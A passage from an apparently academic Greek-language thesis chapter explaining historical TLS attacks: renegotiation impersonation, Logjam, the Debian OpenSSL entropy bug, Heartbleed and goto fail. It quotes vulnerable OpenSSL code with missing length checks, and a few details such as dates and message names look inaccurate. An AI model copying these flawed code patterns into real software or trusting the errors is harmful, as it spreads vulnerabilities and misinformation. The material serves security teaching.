Γενικότερα σε όλες τις εκδόσεις του SSL/TLS, όταν μία σύνοδος ενεργοποιείται εκ νέου (resume) δεν υφίσταται κάποια αυθεντικοποίηση και τα μέλη αναγνωρίζονται ως έμπιστες οντότητες μόνο μετά από έλεγχο του master key. Στην προκειμένη περίπτωση το εν λόγω κλειδί είναι όμοιο με αυτό της προηγούμενης συνόδου. Συνεπακόλουθα, στοιχεία όπως τα πιστοποιητικά που χρειάστηκαν κατά την αρχική εγκαθίδρυση της συνόδου δεν απαιτούνται πλέον και ο μηχανισμός λαμβάνει υπόψη του μόνο τα master secrets με αποτέλεσμα τα μηνύματα Finish και για τα δύο σκέλη της σύνδεσης να είναι

πανομοιότυπα. Σε αυτό το σημείο οι συνδέσεις συγχρονίζονται πλήρως και οι τιμές των πεδίων client_verify_data και server_verify_data είναι ίδιες μεταξύ των νόμιμων οντοτήτων και με αυτές που κατέχει ο κακόβουλος (Εικόνα 24).



Εικόνα 24. Ο επιτιθέμενος ως ωτακουστής των μηνυμάτων της σύνδεσης.

Βήμα 3. Μίμηση - Πλαστοπροσωπία. Ο επιτιθέμενος τώρα μπορεί να ενεργοποιήσει την ανανέωση της συνόδου (renegotiation), ώστε να χρησιμοποιήσει το πιστοποιητικό του πελάτη με απώτερο σκοπό την πλαστοπροσωπία αυτού. Πλέον έχει τον πλήρη έλεγχο και στις δύο συνδέσεις και είναι σε θέση να αποστέλλει αυθαίρετα δεδομένα και προς τις δύο κατευθύνσεις. Όσον αφορά την πλευρά του εξυπηρετητή που αποτελεί στόχο, μπορεί να επιδιώξει πρόσβαση σε πόρους που απαιτούν αυθεντικοποίηση υποδυόμενος τον πελάτη. Για να γίνει όμως κάτι τέτοιο ο νόμιμος εξυπηρετητής ζητά την επαναδιαπραγμάτευση της συνόδου ζητώντας ένα πιστοποιητικό του πελάτη κατά το handshake που ενεργοποιείται ακολούθως. Καθώς οι παράμετροι ασφαλείας είναι όμοιες και στις δύο συνδέσεις ο επιτιθέμενος μπορεί να επανεκπέμπει τα μηνύματα από την μία πλευρά στην άλλη επιτρέποντας στον πελάτη (θύμα) και στον εξυπηρετητή να διαπραγματευτούν νέες παραμέτρους για την σύνδεση. Καθότι ο πελάτης θα αυθεντικοποιηθεί με ένα πιστοποιητικό πελάτη και ο επιτιθέμενος έχει στην κατοχή του αυτές τις πληροφορίες τις οποίες αξιοποιεί δυνητικά προς τον εξυπηρετητή για την πρόσβαση σε προστατευμένους πόρους, η επίθεση μπορεί να θεωρηθεί επιτυχής.

4.2.11 Επίθεση Logjam (2016)

Αποτελεί την πιο πρόσφατη γνωστή ευπάθεια στο TLS καθώς ανακαλύφθηκε μόλις τον Μάιο του 2015 από μια μεγάλη ομάδα ερευνητών (Adrian 2015). Η επίθεση Logjam στοχεύει ενάντια στον αλγόριθμο ανταλλαγής κλειδιών Diffe-Hellman με εύρος κλειδιού από 512bits έως και 1024bits. Θα λέγαμε πως γενικότερα δίδει την δυνατότητα σε κάποιον κακόβουλο να πραγματοποιήσει μια επίθεση Man-in-the-middle με σκοπό να υποβαθμίσει ευπαθείς TLS συνδέσεις στο να χρησιμοποιούν κρυπτογραφικά κλειδιά εύρους 512-bits (export grade). Αυτό θα του επιτρέψει κατ' επέκταση να ανακτήσει το κλειδί της συνόδου(session key), με αποτέλεσμα να παρακολουθεί και να τροποποιεί τα δεδομένα που διακινούνται σε ένα φαινομενικά ασφαλές κανάλι επικοινωνίας. Η επίθεση που αναλύουμε έχει ομοιότητες με την επίθεση FREAK, την οποία θα αναπτύξουμε στην ενότητα που αφορά τα προβλήματα υλοποίησης, ωστόσο η παρούσα οφείλεται σε αδυναμίες του πρωτοκόλλου και όχι σε κάποια σχεδιαστική ανακολουθία. Επιπλέον έχει ως στόχο να παραβιάσει την ασφάλεια του αλγορίθμου ανταλλαγής κλειδιών Diffie-Hellman αντί του RSA που επικεντρώνεται η πρώτη. Σε γενικές γραμμές θα λέγαμε πως η επίθεση θεωρείται αρκετά κρίσιμη καθώς επηρεάζει κάθε εξυπηρετητή που υποστηρίζει την κρυπτογραφική σουίτα DHE_EXPORT ciphers και τους αντίστοιχους φυλλομετρητές.

Η πιο γνωστή επίθεση σε κάποια ορθή υλοποίηση του αλγόριθμου Diffie-Hellman περιλαμβάνει την καταγραφή της ποσότητας g^a mod p που μεταφέρεται μη κρυπτογραφημένη στο κανάλι και την επίλυση αυτής ώστε να ανακτήσουμε το μυστικό κλειδί a. Το πρόβλημα που αφορά την εύρεση αυτής της τιμή είναι γνωστό και ως το πρόβλημα του διακριτού λογαρίθμου και θεωρείται μέχρι και σήμερα ότι είναι μαθηματικά δυσεπίλυτο. Αυτό ισχύει τουλάχιστον για την περίπτωση που το modulo p είναι αρκετά μεγάλο π.χ. 2048 bits ή περισσότερα (όπου p είναι πρώτος αριθμός και g ένας γεννήτορας mod p). Η κατάσταση όμως αλλάζει δραματικά στην περίπτωση που το p είναι σχετικά μικρό, για παράδειγμα έχει μήκος 512bits. Δεδομένης μίας τιμής λοιπόν g^a mod p, όπου το p είναι 512 bits θεωρείται εφικτό να ανακτηθεί αποτελεσματικά το μυστικό a και να διαβάσει κάποιος κακόβουλος την κίνηση που διακινείται στην σύνδεση.

Γενικότερα στο διαδίκτυο οι αδύναμες εκδόσεις του Diffie-Hellman, με κλειδιά μήκους 512 bits, δεν χρησιμοποιούνται εκούσια με εξαίρεση έναν πολύ μικρό αριθμό από συσκευές όπως routers, ασύρματες IP cameras κ.α. Από την άλλη πλευρά υπάρχει ένας μεγάλος αριθμός από εξυπηρετητές που υποστηρίζουν τις λεγόμενες σουίτες κρυπτογράφησης 'export DHE' με κλειδιά εύρους 512-bit κατά απαίτηση του πελάτη. Όταν δηλαδή κάποιος πελάτης συνδεθεί σε έναν τέτοιον εξυπηρετητή μπορεί να ζητήσει κατά την φάση της διαπραγμάτευσης την υποβάθμιση της κρυπτογραφικής συνάρτησης ανταλλαγής κλειδιών σε αυτήν του επιπέδου 'export DHE'. Ωστόσο οι πλέον πρόσφατοι φυλλομετρητές έχουν αποκλείσει την δυνατότητα διαπραγμάτευσης με την χρήση κλειδιών 512-bits Diffie-Hellman, γεγονός που φαινομενικά αποκλείει την πιθανότητα να εκδηλωθεί η εν λόγω ευπάθεια και κατ' επέκταση η σχετική επίθεση.

Μπορεί τα παραπάνω να φαίνονται επαρκή, όμως τελικά στην πράξη δεν είναι, καθώς υπάρχει μια γνωστή αδυναμία στο SSL/TLS που σχετίζεται με τον μηχανισμό αυθεντικοποίησης στα μηνύματα διαπραγμάτευσης. Αυτή έχει να κάνει με το ότι όταν δύο συμβαλλόμενα μέλη επιθυμούν να επικοινωνήσουν πάνω από το SSL/TLS θα πρέπει πρώτα να αποφασίσουν από κοινού ποιους αλγορίθμους επιθυμούν να χρησιμοποιήσουν. Αυτό γίνεται, όπως ήδη έχουμε δει, μέσα από μια διαδικασία διαπραγμάτευσης όπου ο πελάτης προτείνει κάποιες επιλογές (π.χ. RSA, DHE, DHE-Export) και ο server επιλέγει μία από αυτές. Στην προκειμένη περίπτωση η αδυναμία έγκειται στο γεγονός ότι οι περισσότεροι εξυπηρετητές που υποστηρίζουν το TLS, έχουν μεν την δυνατότητα να αυθεντικοποιήσουν τα μηνύματα χρησιμοποιώντας τις ψηφιακές υπογραφές, αλλά συνήθως αυτό το χαρακτηριστικό δεν αξιοποιείται όπως θα έπρεπε.

Για παράδειγμα όταν δύο μέλη διαπραγματεύονται χρησιμοποιώντας τον Diffie-Hellman, οι παράμετροι αποστέλλονται από τον server μέσω του μηνύματος **ServerKeyExchange.** Ωστόσο το υπογεγραμμένο τμήμα αυτού περιλαμβάνει τις παραμέτρους αλλά όχι την πληροφορία για το ποια κρυπτογραφική σουίτα (ciphersuite) χρησιμοποιείται. Η μόνη διαφορά που έχει ο DHE με τον DHE-EXPORT είναι στο μέγεθος των παραμέτρων που αποστέλλονται από τον εξυπηρετητή. Εδώ φαίνεται να υπάρχει ένα σημαντικό πρόβλημα. Αν ο εξυπηρετητής υποστηρίζει τον DHE-EXPORT, ένας ενδιάμεσος κακόβουλος θα μπορούσε να τροποποιήσει το μήνυμα **ClientKeyExchange** προς τον server το οποίο στέλνει αρχικά ο πελάτης, ακόμα και αν ο

δεύτερος δεν το υποστηρίζει, αντικαθιστώντας τις παραμέτρους DHE με τις DHE-EXPORT. Ο εξυπηρετητής σε αυτή τη περίπτωση θα επιστρέψει ένα υπογεγραμμένο μήνυμα με τον DHE-EXPORT το οποίο θα γίνει αποδεκτό από τον πελάτη εφόσον δεν μπορεί να αντιληφθεί ότι ο εξυπηρετητής διαπραγματεύεται κάποια διαφορετική έκδοση του DH. Θα πρόκειται δηλαδή για ένα μήνυμα που μοιάζει με το κανονικό DH με διαφορετικές παραμέτρους εσωτερικά.


Εντούτοις, για να πραγματοποιηθεί επιτυχώς αυτή η επίθεση απαιτείται από τον επιτιθέμενο να έχει την ικανότητα να επιλύσει έναν 512-bit διακριτό λογάριθμο πριν ο client και ο server ανταλλάξουν τα μηνύματα **Finished** και να χαλκεύσει ένα δικό του ίδιο μήνυμα που θα αποσταλεί προς τον πελάτη. Αυτό είναι απαραίτητο καθώς σε αυτά τα μηνύματα μεταξύ άλλων εμπεριέχεται το MAC αποτύπωμα όλων των προηγούμενων μηνυμάτων που ανταλλάχθηκαν μεταξύ των δύο πλευρών. Σε αντίθετη περίπτωση ο πελάτης θα καταλάβει ότι υπάρχει κάποια ασυμφωνία μεταξύ των πληροφοριών που έστειλε προς την άλλη πλευρά και αυτών που γνωρίζει ο εξυπηρετητής, ακυρώνοντας κατά συνέπεια την διαπραγμάτευση.

Όπως γίνεται αντιληπτό ακόμη και αν υπάρχει κάποιος ενδιάμεσος επιτιθέμενος όπου όλη η κίνηση διέρχεται από αυτόν, το βασικό πρόβλημα για την επιτυχία της επίθεσης είναι να υπολογιστεί η τιμή a της σχέσης $g^a \bmod p$, πριν από τα μηνύματα **Finished**. Ο ταχύτερος τρόπος για να επιλυθεί το πρόβλημα του διακριτού λογαρίθμου σε ένα πεπερασμένο πεδίο γίνεται μέσα από τον αλγόριθμο Number Field Sieve (NFS). Χρησιμοποιώντας τον NFS για να επιλυθεί ένας λογάριθμος 512-bits απαιτείται περίπου μια εβδομάδα δοθέντος ότι έχουμε στην διάθεση μας επεξεργαστική ισχύ χιλιάδων πυρήνων. Επομένως εκ πρώτης όψεως το εν λόγω πρόβλημα δείχνει να είναι άλυτο σε πραγματικό χρόνο.

Στην πράξη όμως η επίλυση του NFS μπορεί να πραγματοποιηθεί σε 2 διαφορετικά βήματα:

1. Προ-επεξεργασία για ένα δοθέντα πρώτο αριθμό p. Αυτό εμπεριέχει την διαδικασία παραγωγής πολυωνύμων, του «κοσκινίσματος» και την εκτέλεση υπολογισμών στην γραμμική άλγεβρα. Το αποτέλεσμα αυτού του βήματος είναι ένας πίνακας που μπορεί να χρησιμοποιηθεί στο επόμενο βήμα.

2. Επίλυση της g^a mod p για την εύρεση του a. Εδώ αξιοποιείται ο πίνακας από το βήμα 1. Η όλη διαδικασία παρατίθεται σχηματικά στην Εικόνα 25.



Εικόνα 25. Σχηματική αναπαράσταση της διαδικασίας επίλυσης του αλγόριθμου NFS

Αξίζει να σημειωθεί ότι το πρώτο βήμα τις διαδικασίας είναι και το περισσότερο δαπανηρό σε υπολογιστικούς πόρους καθώς η περάτωση του απαιτεί μία πλήρη εβδομάδα σε μια υπολογιστική συστάδα μεγάλης κλίμακας (large-scale computer cluster). Το δεύτερο βήμα από την άλλη πλευρά ολοκληρώνεται σχεδόν ακαριαία. Συνεπώς η επιτυχία μιας επίθεσης εξαρτάται πρωτίστως από το πώς ο εκάστοτε server δημιουργεί της παραμέτρους Diffie-Hellman που χρησιμοποιεί. Η καλύτερη περίπτωση για έναν επιτιθέμενο είναι το p να είναι προκαθορισμένο σε μία σουίτα SSL και να επαναχρησιμοποιείται σε έναν μεγάλο αριθμό από εξυπηρετητές. Από την άλλη πλευρά το χειρότερο σενάριο για τον επιτιθέμενο είναι το p να παράγεται ανά περιοδικά διαστήματα στον server και να ανανεώνεται τακτικά.

Η πραγματικότητα δυστυχώς είναι πιο κοντά στην πρώτη περίπτωση. Μετά από χιλιάδες σαρώσεις που πραγματοποίησαν ερευνητές από το Πανεπιστήμιο του Michigan στο διαδίκτυο, κατέδειξαν ότι τα πιο δημοφιλή πακέτα λογισμικού για web servers τείνουν να επαναχρησιμοποιούν έναν μικρό αριθμό από πρώτους αριθμούς. Έτσι το σύνολο των πρώτων αριθμών που χρησιμοποιούνται από χιλιάδες ιστοτόπους που υποστηρίζουν το SSL/TLS και πιο συγκεκριμένα το ciphersuite DH είναι πεπερασμένο. Αυτό συμβαίνει καθώς οι προγραμματιστές είναι διστακτικοί στο να αναπτύσσουν αλγορίθμους που παράγουν καλούς τυχαίους αριθμούς αλλά περιορίζονται στο να επαναχρησιμοποιούν τις τιμές που παρέχει η εκάστοτε διανομή Linux στην οποία βασίζεται ο web server. Ειδικότερα η κατάσταση για τον τύπο export Diffie-Hellman είναι ακόμη χειρότερη καθώς μόνο δύο πρώτοι αριθμοί επαναχρησιμοποιούνται στο 92% των εξυπηρετητών που φέρουν το λογισμικό Apache/SSL.

Το αποτέλεσμα όλων αυτών είναι να απαιτούνται μόνο δύο εβδομάδες αξιοποίησης υπολογιστικών πόρων για να κατασκευαστεί ένας πίνακας ο οποίος θα επιτρέπει σε έναν επιτιθέμενο να πραγματοποιήσει την υποβάθμιση του κρυπτογραφικού πρωτοκόλλου σε export DH μέσα σε μερικά λεπτά. Αυτό γίνεται ασφαλώς μόνο σε servers που υποστηρίζουν αυτόν τον τύπο του αλγορίθμου DH. Επειδή όμως ακόμη και με αυτό τον τρόπο η επίθεση μπορεί να μην είναι επιτυχής καθώς λήγουν κάποιοι χρονιστές (timers) όσο περιμένουν ένα μήνυμα, χρησιμοποιούνται διάφορα τεχνάσματα από τον επιτιθέμενο που πραγματοποιεί μία επίθεση MitM, όπως να αποστέλλει TLS warning messages για να επανεκινήσει τους timers.

Πρέπει επιπλέον να σημειωθεί ότι οι ερευνητές, που πρότειναν την εν λόγω επίθεση, εικάζουν ότι το πρώτο βήμα της προ-επεξεργασίας μπορεί να έχει ήδη συντελεστεί και για μέγεθος p ίσο με 1024 bit.

4.3 Επιθέσεις σε επισφαλείς υλοποιήσεις

Το λογισμικό που αναπτύσσεται σήμερα είναι εγγενώς επισφαλές για διάφορους λόγους. Κατά κύριο λόγο τα εργαλεία που χρησιμοποιούνται για την υλοποίησή του – είτε πρόκειται για γλώσσες προγραμματισμού, είτε για βιβλιοθήκες – δεν έχουν υλοποιηθεί έχοντας ως γνώμονα την ασφάλεια. Αντιθέτως οι γλώσσες C και C++ δίνουν την δυνατότητα στους προγραμματιστές να αναπτύξουν κώδικα ταχύτατα ο οποίος πολλές φορές μπορεί να είναι επιρρεπής σε διάφορες ευπάθειες. Συχνά, ένα προγραμματιστικό λάθος σε ένα και μόνο σημείο επισφαλούς κώδικα είναι ικανό να προκαλέσει κατάρρευση σε όλο το πρόγραμμα. Εκτός αυτού εν γένει τα APIs και οι βιβλιοθήκες που αξιοποιούνται στις διάφορες γλώσσες προγραμματισμού δεν σχεδιάζονται ώστε να ελαχιστοποιούν τα λάθη και να μεγιστοποιούν την ασφάλεια. Η τεκμηρίωση και τα σχετικά βιβλία που συνοδεύουν συνήθως τα παραπάνω είναι γεμάτα με κώδικα και σχέδια που πάσχουν από βασικά ζητήματα ασφάλειας.

Ένα πολύ πρόσφατο χαρακτηριστικό παράδειγμα είναι αυτό του OpenSSL, που αποτελεί την πιο ευρέως διαδεδομένη βιβλιοθήκη SSL/TLS και είναι διαβόητη για την ανεπαρκή τεκμηρίωσή της όπως επίσης και για την δυσκολία στην χρήση της.

Ένα δεύτερο ζήτημα το οποίο είναι πιο κρίσιμο σχετίζεται με τα οικονομικά ζητήματα της ανάπτυξης λογισμικού. Στον σημερινό κόσμο, δίδεται έμφαση στην ταχεία

ολοκλήρωση των έργων, με μειωμένο κόστος, χωρίς να συνυπολογίζονται ιδιαίτερα οι παρενέργειες που έχει ένας κακογραμμένος επισφαλής κώδικας. Εκτός τούτου τα χαρακτηριστικά ασφαλείας και η ποιότητα του κώδικα δεν εκτιμάται από τον τελικό χρήστη, γεγονός που οδηγεί τις εταιρείες ανάπτυξης λογισμικού να μην επενδύουν σε κάτι τέτοιο. Ως αποτέλεσμα αυτών συχνά πυκνά μαθαίνουμε πως η κρυπτογραφική ασφάλεια διαφόρων συστημάτων παρακάμπτεται χωρίς απαραίτητα να παραβιάζεται απολύτως. Θα λέγαμε πως οι κυριότεροι κρυπτογραφικοί αλγόριθμοι παρέχουν υψηλά επίπεδα ασφαλείας αλλά για να αποκτήσουν χρησιμότητα ενσωματώνονται σε πρωτόκολλα και αξιοποιούνται σε διεπαφές κώδικα (APIs). Αυτά σε συνδυασμό με το γεγονός ότι πολλές εφαρμογές αναπτύσσονται από άτομα που δεν κατέχουν εξειδικευμένες γνώσεις στον τομέα της κρυπτογραφίας αποτελούν την κύρια αιτία που οδηγεί σε υλοποιήσεις με ανεπαρκή ασφάλεια.

Στο παρόν τμήμα παραθέτουμε όλες εκείνες τις επιθέσεις που βασίζονται σε ευπάθειες που φέρουν οι διάφορες υλοποιήσεις του SSL/TLS, τις οποίες έχουμε κατανείμει με αύξουσα χρονολογική σειρά.

4.3.1 Debian (2006)

Το Μάιο του 2008, ο Luciano Bello ανακάλυψε την ύπαρξη ενός καταστροφικού προγραμματιστικού λάθους στην έκδοση OpenSSL 0.9.8 που διανεμόταν μαζί με το Debian etch το οποίο κυκλοφόρησε για πρώτη φορά το 2006 (Cox 2008). Αυτό αφορούσε τον γεννήτορα τυχαίων αριθμών (RNG) που χρησιμοποιούνταν μεταξύ άλλων και από τις βιβλιοθήκες του OpenSSL για την παραγωγή κλειδιών ασύμμετρης και συμμετρικής κρυπτογράφησης. Παρότι το Debian δεν θεωρείται μια δημοφιλής διανομή του Linux, επειδή είναι ένα λειτουργικό σύστημα που αποτελεί αφετηρία για το χτίσιμο άλλων διανομών ως παράγωγα (π.χ. Ubuntu), το πρόβλημα επηρέασε έναν τεράστιο αριθμό από εξυπηρετητές στο διαδίκτυο. Το προγραμματιστικό λάθος ήταν η αφαίρεση (commenting out) μιας γραμμής κώδικα, που ήταν υπεύθυνη για να τροφοδοτεί με εντροπία (τυχαιότητα) τον γεννήτορα τυχαίων αριθμών (PRNG). Αυτό συνέβη διότι ορισμένοι προγραμματιστές ανέφεραν την ίδια εποχή προς την ομάδα του OpenSSL, ότι όταν χρησιμοποιούσαν της βιβλιοθήκες της σουίτας για «μεταγλώτισση» (compilation) στα εργαλεία Valgrind και Purify, λάμβαναν έναν αριθμό από μηνύματο προειδοποιήσεων (warnings) που αφορούσαν τη χρήση μη αρχικοποιημένων τιμών.

Έτσι η ομάδα του OpenSSL αποφάσισε να αφαιρέσει δύο γραμμές κώδικα χωρίς να αναλύσει όλες τις εν δυνάμει επιπλοκές.

Το κομμάτι του κώδικα που οδήγησε στην ευπάθεια παρατίθεται ακολούθως:

```
/*
* Don't add uninitialised data.
MD_Update(&m,buf,j);
*/

MD_Update(&m,(unsigned char *)&(md_c[0]),sizeof(md_c));
MD_Final(&m,local_md);
md_c[1]++;
```

Αυτό είχε ως αποτέλεσμα αντί να συγκεράζονται διάφορες πηγές εντροπίας για τη δημιουργία των αρχικών τιμών (seed) στον γεννήτορα, χρησιμοποιούταν ως είσοδος μόνο το αναγνωριστικό (ID) της υπό εκτέλεσης διεργασίας (current process ID). Στο Linux ο μέγιστος αριθμός διεργασιών είναι 32768, γεγονός που έδινε μόλις 16bit εντροπίας ως αρχική τιμή για όλες τις κρυπτογραφικές δραστηριότητες. Ουσιαστικά με τόσο λίγα bits εντροπίας, όλες οι κρυπτογραφικές εφαρμογές των συστημάτων παρήγαγαν αδύναμα κρυπτογραφικά κλειδιά.

Στην συνέχεια αφού διαδόθηκε αυτή η πληροφορία ξεκίνησε η αντικατάσταση των ευπαθών TLS κλειδιών, όπου αποδείχθηκε μία δύσκολη διαδικασία καθώς δεν ήταν δυνατόν να αυτοματοποιηθεί εξ ολοκλήρου. Από την μία πλευρά οι διαχειριστές συστημάτων ανέπτυξαν κάποια τμήματα κώδικα (scripts) τα οποία σάρωναν τα ανάλογα αρχεία με σκοπό να ανιχνεύσουν αδύναμα ιδιωτικά κλειδιά. Από την άλλη πλευρά διάφοροι ερευνητές ανέπτυξαν εργαλεία τα οποία μπορούσαν να ανιχνεύσουν απομακρυσμένα το πρόβλημα ελέγχοντας το δημόσιο κλειδί των εξυπηρετητών καθώς από αυτό μπορούσε να εξαχθεί η πληροφορία για το αν είναι επίσης αδύναμο και το

ιδιωτικό κλειδί. Επιπρόσθετα κινητοποιήθηκαν και οι αρχές πιστοποίησης και πραγματοποίησαν δοκιμές. Ως αποτέλεσμα αυτού απέρριπταν τα αιτήματα για υπογραφή πιστοποιητικών που είχαν δημιουργηθεί με αδύναμα κλειδιά. Εν κατακλείδι θα λέγαμε πως εκείνο το διάστημα επικρατούσε μια σύγχυση και πολλοί άνθρωποι ανέφεραν ότι τα εργαλεία ανίχνευσης δεν εντόπιζαν πάντα με απόλυτη επιτυχία τα αδύναμα κλειδιά. Η ανακάλυψη αυτής της ευπάθειας υπογράμμισε πως το λογισμικό ανοιχτού κώδικα πολλές φορές τροποποιείται και ενημερώνεται από άτομα που δεν έχουν τις κατάλληλες γνώσεις επάνω στην κρυπτογραφία. Επιπλέον οι μηχανισμοί διασφάλισης της ποιότητας είναι ελάχιστοι, ακόμη και για κρίσιμες εφαρμογές όπως το OpenSSL από το οποίο εξαρτώνται εκατομμύρια εξυπηρετητές.

4.3.2 HeartBleed (2014)

Με τον όρο HeartBleed αναφερόμαστε σε ένα προγραμματιστικό σφάλμα που ανακαλύφθηκε τον Απρίλιο 2014 στη σουίτα OpenSSL, όπου όπως προαναφέραμε είναι μια ευρέως χρησιμοποιούμενη υλοποίηση του πρωτοκόλλου TLS (openssl.org 2014). Η κρυπτογραφική αυτή σουίτα αναλαμβάνει την δημιουργία κλειδιών, την κρυπτογράφηση και την διαχείριση κρυπτογραφημένων συνδέσεων HTTPS στο web και χρησιμοποιείται από έναν μεγάλο αριθμό από ιστοτόπους.

Το σφάλμα που βρέθηκε, και κατ' επέκταση η ευπάθεια, βασίζεται σε λανθασμένο έλεγχο μεγέθους του καταχωρητή (buffer overrun) που υφίσταται στον κώδικα του OpenSSL των εκδόσεων 1.0.1 έως και 1.0.1f στην υλοποίηση του HeartBeat. Το Heartbeat εισήχθηκε ως επέκταση του TLS για να παρέχει έναν τρόπο να ελέγχεται κατά πόσο μια ασφαλής σύνδεση είναι ενεργή χωρίς να απαιτείται επαναδιαπραγμάτευση κάθε φορά. Η ιδέα πίσω από το heartbeat είναι αρκετά απλή. Μόνο που στην πράξη η υλοποίησή της έκρυβε ένα τεράστιο σφάλμα: συγκεκριμένα,, ο κώδικας του OpenSSL δεν πραγματοποιούσε κανέναν έλεγχο για το μέγεθος της απάντησης που ζητούσε ο χρήστης. Έτσι, αν ο χρήστης έστελνε ένα μήνυμα των 16 bytes και ζητούσε σαν απάντηση 128 bytes, ο εξυπηρετητής (server) θα ικανοποιούσε το σχετικό αίτημα χωρίς το παραμικρό παράπονο.

Η ευπάθεια στο OpenSSL εντοπίζεται στο ότι προγραμματιστικά δεν προβλέφθηκε έλεγχος για το μέγεθος της απάντησης από τον εξυπηρετητή (server) στο αρχικό

αίτημα. Έτσι επιτρέπει σε έναν κακόβουλο να συντάξει ένα μικρό μήνυμα ακόμη και μεγέθους 16bytes και με αυτό να ζητήσει από τον server 128 bytes. Αυτά τα επιπλέον bytes διαβάζονται αυθαίρετα από την μνήμη του εξυπηρετητή και μπορεί να εμπεριέχουν κωδικούς χρηστών από προηγούμενες συνεδρίες, urls ή ακόμα και το ιδιωτικό κλειδί του server που χρησιμοποιείται στις συνδέσεις SSL.

Στον κώδικα του OpenSSL, η μεταβλητή που διατηρεί το μέγεθος της απάντησης είναι τύπου unsigned int κι έχει μήκος 16bit. Αυτό σημαίνει ότι το μέγεθος της απάντησης που ζητάει ο χρήστης μπορεί να φτάσει έως και τα 64KB (2^16 bytes). Επομένως, με μία μόνο εκτέλεση της παραπάνω απάτης, ένας επιτιθέμενος θα μπορούσε να διαβάσει ένα σημαντικά μεγάλο κομμάτι από τη μνήμη του server. Όπως γίνεται αντιληπτό ο προγραμματιστής που ενσωμάτωσε τον μηχανισμό heartbeat στο OpenSSL παρέλειψε να κάνει αυτό που ονομάζουμε επικύρωση δεδομένων (data validation).

Ο κώδικας του OpenSSL είναι γραμμένος στην γλώσσα C. Παρακάτω παραθέτουμε ένα απόσπασμα της συνάρτησης που εξυπηρετεί τα αιτήματα heartbeat το οποίο έχει ανακτηθεί από το αρχείο /ssl/d1_both.c των ευπαθών εκδόσεων. Τα κρίσιμα τμήματα του κώδικα, εκεί όπου εντοπίζεται κι εκδηλώνεται η ευπάθεια, είναι οι μαρκαρισμένες γραμμές.

```
int dtls1_process_heartbeat(SSL *s)
{
 unsigned char *p = &s->s3->rrec.data[0], *pl;
 unsigned short hbtype;
 unsigned int payload;
 unsigned int padding = 16; /* Use minimum padding */
 /* Read type and payload length first */
 hbtype = *p++;
 n2s(p, payload);
 pl = p;
 ....
```

```
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
bp += payload;
……
```

Ο κώδικας χρησιμοποιεί τον δείκτη p και διαβάζει το πρώτο byte από την δομή δεδομένων που περιλαμβάνει το αίτημα του χρήστη. Η τιμή αυτού του byte δηλώνει τον τύπο του αιτήματος κι αποθηκεύεται στη μεταβλητή hbtype. Στη συνέχεια ο κώδικας χρησιμοποιεί και πάλι τον δείκτη p, για να διαβάσει τα επόμενα δύο bytes του εισερχόμενου αιτήματος. Οι τιμές αυτών των bytes αποθηκεύονται σαν ένας αριθμός των 16bit, στη μεταβλητή payload. Αυτή η ανάγνωση και η μετατροπή πραγματοποιείται με τη βοήθεια μιας μακροεντολής n2s όπως ορίζεται στο αρχείο και παρατίθεται ακολούθως:

```
#define n2s(c,s) ((s=(((unsigned int)(c[0]))<< 8) | (((unsigned int)(c[1])) )), c+=2)
```

Ο κώδικας διαβάζει δύο bytes από το εισερχόμενο αίτημα και τα αποδίδει, ως μία τιμή των 16bit, στη μεταβλητή payload. Εδώ είναι έκδηλο πως υφίσταται ολοκληρωτική απουσία οποιουδήποτε ελέγχου, πριν ή μετά την ανάθεση της τιμής. Έτσι, ο χρήστης έχει την δυνατότητα εμμέσως να αποδίδει αυθαίρετα οποιαδήποτε τιμή θέλει σε μια κρίσιμη μεταβλητή του προγράμματος. Στην συνέχεια ο κώδικας ετοιμάζει την απάντηση προς τον πελάτη με την εντολή memcpy διαβάζοντας τόσα bytes, όσα ορίζονται στην μεταβλητή payload. Το μέγιστο μέγεθος που μπορεί να φτάσουν είναι όπως προαναφέραμε 2^16bytes. Επομένως ένας κακόβουλος χρήστης μπορεί με ένα αίτημα να διαβάσει μία περιοχή της μνήμης στην οποία υπό φυσιολογικές συνθήκες δεν θα είχε καθόλου πρόσβαση.

4.3.3 goto fail (2014)

Τον Φεβρουάριο του 2014 η Apple κυκλοφόρησε μια ενημέρωση ασφαλείας για την βιβλιοθήκη Apple SecureTransport, όπου είναι η αντίστοιχη του OpenSSL για τα λειτουργικά συστήματα OS X (US-CERT/NIST 2014). Αυτό έγινε καθώς ανακαλύφθηκε μια ευπάθεια που ονομάστηκε «goto fail» και επηρέαζε όλους τους φυλλομετρητές Safari. Πιο συγκεκριμένα στην ευπαθή έκδοση των βιβλιοθηκών υπήρχε μια επιπλέον εντολή «goto fail;» στον πηγαίο κώδικα, με αποτέλεσμα να μην ελέγχεται το πιστοποιητικό του εξυπηρετητή και να θεωρείται ότι έχει ελεγχθεί. Αυτό λάμβανε χώρα μέσα στην συνάρτηση **SSLVerifySignedServerKeyExchange** που βρίσκεται στο αρχείο libsecurity_ssl /lib/sslKeyExchange.c όπως φαίνεται και στην Εικόνα 26. Κάτι τέτοιο επέτρεπε σε εν δυνάμει επιτιθέμενους να υλοποιήσουν μία επίθεση Man-in-the-Middle εξαπατώντας τον πελάτη υποδυόμενοι τον νόμιμο εξυπηρετητή.

